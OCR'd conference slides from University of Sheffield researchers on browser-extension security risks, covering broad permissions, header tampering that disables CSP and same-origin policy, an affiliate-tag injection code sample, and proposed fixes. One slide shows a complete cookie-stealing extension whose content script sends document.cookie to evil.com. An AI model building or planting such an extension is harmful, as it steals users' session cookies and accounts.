
Case two: Read and write all data on your websites

- Permission: <*all_urls*>, or content script on all sites
- Minimum level of permissions for many extensions
- Gives full access to the web site




Case two: Read and write all data on your websites

- Permission: *<all_urls>*, or content script on all sites
- Minimum level of permissions for many extensions
- Gives full access to the web site
- 36% of 80.000 extensions




Case three: Circumvent security measures

- Permission: *<all_urls>* and *webRequest*
- Can intercept and change all HTTP headers!
- **Disable Content-Security-Policy, Same-origin Policy, etc.**
- Breaks security guarantees of web browsers!



Case three: Circumvent security measures

- Permission: *<all_urls>* and *webRequest*
- Can intercept and change all HTTP headers!
- **Disable Content-Security-Policy, Same-origin Policy, etc.**
- Breaks security guarantees of web browsers!
- 9% of 80.000 extensions



It's that easy...

```
michael@X1 ~/projects/cookiestealer ls
content_script.js  manifest.json
michael@X1 ~/projects/cookiestealer vim manifest.json
michael@X1 ~/projects/cookiestealer ls
content_script.js  manifest.json
michael@X1 ~/projects/cookiestealer cat manifest.json
{
    "update_url": "https://clients2.google.com/service/update2/crx",
    "name": "Test Extension",
    "version": "0.1",
    "manifest_version": 2,
    "description": "This test extension steals all your cookies.",
    "content_scripts": [
        {
            "all_frames": true,
            "js": ["content_script.js"],
            "matches": ["<all_urls>"],
            "run_at": "document_start"
        }
    ]
}
michael@X1 ~/projects/cookiestealer cat content_script.js
var httpRequest = new XMLHttpRequest();
httpRequest.open('GET', 'https://evil.com/?cookies=' + document.cookie);
httpRequest.send();
michael@X1 ~/projects/cookiestealer
```


Monetization example: Amazon tags

```
window.addEventListener("load", function() {
  fvdSpeedDial.Utils.Opener.addModificator(function(url) {
    try {
      var parsedUrl = fvdSpeedDial.Utils.parseUrl(url);
      var host = parsedUrl.host.toLowerCase();
      var path = parsedUrl.path.toLowerCase();
      host = host.replace(/^www\./, "");
      if (/^amazon\./.test(host) && isAmazonProductPath(path)
                                 && path.indexOf("?tag=") === -1
                                 && path.indexOf("&tag=") === -1) {
        for (var zone in domainTags) {
          var regExp = new RegExp("amazon\\." + zone.replace(".", "\\."));
          if (regExp.test(host)) {
            var modifiedUrl = addTagToUrl(url, domainTags[zone]);
            return modifiedUrl
          }
        }
      }
    } catch (ex) {}
  })
}, false)
```


Outline

How can we make web browsing great* again?

great - ensuring the security, integrity, and privacy of the user of a web browser

How can we make web browsing great* again?

- Integrity:
  - content modifications
  - layout modifications
- Confidentiality:
  - data storage
  - transmitted data
- Privacy:
  - access to sensors
  - personal identifiers

great - ensuring the security, integrity, and privacy of the user of a web browser


Outlook: On the long term

- Sandboxing of extensions
- A different permission model
  - granularity?
  - dynamic vs static?
- Better explanation for users
- Better analysis/test tools for extensions

Expect updates from us in the future …

Outlook: On the short term (1/2)

Frequent updates **vs** **Governance**



Outlook: On the short term (1/2)

Frequent updates **vs** **Governance**

Outlook: On the short term (2/2)

- Check the vendor of the extension carefully
- Check the permissions (i.e., active domains)
- Use browser profiles
- Be aware of the risk

Thank you for your attention!
Any questions or remarks?

Contact:

Dr. Achim D. Brucker and Michael Herzberg
Department of Computer Science
University of Sheffield
Regent Court
211 Portobello St.
Sheffield S1 4DP, UK

{a.brucker, msherzberg1l}@sheffield.ac.uk
https://logicalhacking.com/blog/

Document Classification and License Information